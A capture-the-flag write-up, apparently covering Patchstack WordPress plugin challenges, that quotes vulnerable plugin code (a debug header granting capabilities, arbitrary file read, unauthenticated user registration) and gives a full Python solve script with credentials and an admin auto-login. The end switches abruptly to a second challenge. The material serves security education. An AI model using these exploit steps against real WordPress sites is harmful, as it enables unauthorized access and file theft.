
After obtaining the credentials and logging in, we need to call activate_debug again to set our transient:
    public static function activate_debug($request) {
        $contents = file_get_contents('/message.txt');
        $debug = $request->get_header('x-debug-mode');
        $user_id = get_current_user_id();
        $user_data = get_userdata($user_id);

        if($debug && $user_id) {
            $user_data->add_cap('edit_posts');
            set_transient('half_baked_dev_' . $user_id, ['edit_posts'], 60); // transient is good for 60 seconds

            return rest_ensure_response(array(
                'status' => 'success',
                'message' => array(
                    'info' => 'Debug mode activated',
                    'test_entry' => array(
                        'author' => 'headbaker',
                        'note' => 'Use the info in /note.txt for final automation testing',
                        'entry_data' => 'blah blah ingredients blah... mix the stuff, do the thing...',
                    ),
                ),
            ));
        }
Next, we use the test_post_recipe function to achieve arbitrary file read and read the contents of note.txt:
    public static function test_post_recipe($request) {
        $filename = $request->get_header('x-file');
        $user_id = get_current_user_id();
        $user_caps = get_transient('half_baked_dev_'. $user_id);

        if(is_array($user_caps) && in_array('edit_posts', $user_caps)) {
            if($filename) {
                $file = file_get_contents($filename);
After retrieving the contents of note.txt, use that information to get the flag using the get_flag function:
    public static function get_flag($request) {
        $key = getenv('SECRET_INGREDIENT');
        $header = $request->get_header('x-secret-key');

        if($key === $header) {
            return rest_ensure_response(array(
                'status' => 'success',
                'flag' => getenv('X_FLAG'),
            ));
        }

Obtaining the Flag
Here is my solve script to solve this challenge:
import httpx
import asyncio

URL = "http://3.14.248.34:9035/"
# URL = "http://localhost:9035/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)
    def debug(self):
        return self.c.get("/wp-json/half-baked/v1/debug", headers={"x-debug-mode": "1"})
    def postrecipe(self, file):
        return self.c.post("/wp-json/half-baked/v1/post-recipe", headers={"x-file": file})
    def auto_login(self, username):
        return self.c.post("/wp-json/half-baked/v1/auto-login", data={"username": username})
    def get_flag(self, secret):
        return self.c.get("/wp-json/half-baked/v1/get-flag", headers={"x-secret-key": secret})

class API(BaseAPI):
    ...

async def main():
    api = API()
    """
    https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')AES_Decrypt(%7B'option':'Hex','string':'379444613f1519968b44a36fa51c544a'%7D,%7B'option':'Hex','string':'e59fc938f4eb1370bb9fef8a8b495bac'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D)&input=OWI1MGFjNjhlMjBmZTVjMmY5OTFmYmY5YzUwZDMwNzM4ZGZiMDFjYzIxODA4OTFlZWU0NTY2Y2NmYWQ4YTRhY2M0ODI1M2VkYTQ0ZGQwZTA1ODdhNWNiYWY3N2JhNmQzYWM5YmFkNDgzNGU3MGM0NzczODU4YWUyZDE1NjI5OGI5MDFhM2U4ZDFhYWI4Nzg1ZGVlYzM4NjIzNDdjMzJjMg
    """
    res = await api.c.post("/wp-login.php", data={
        "log": "apprentice",
        "pwd": "891b90c73e9bdf2fe6f284d6f133ae49"
    })
    res = await api.debug()
    res = await api.postrecipe(f"/note.txt")
    print(res.text)
    secret = "kosher"
    res = await api.auto_login("admin")
    print(res.headers)
    res = await api.get_flag(secret)
    print(res.text)


if __name__ == "__main__":
    asyncio.run(main())
Flag:
Something
Challenge Information
Description
No comment, it's something.
by Patchstack team
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachment
Exploitation
TL;DR to solve this challenge, we can use a zero-day exploit from a [REDACTED] plugin to read the post title. Before that, you need to register to gain contributor access using the following code:
add_action("wp_ajax_nopriv_register_user", "register_user");

function register_user(){
    $userdata = array(
        'user_login' => sanitize_text_field($_POST["username"]),
        'user_pass' => sanitize_text_field($_POST["password"]),
        'user_email' => sanitize_text_field($_POST["email"]),
        'role' => 'contributor',
    );

    wp_insert_user($userdata);
    echo "user created";
}

Obtaining the Flag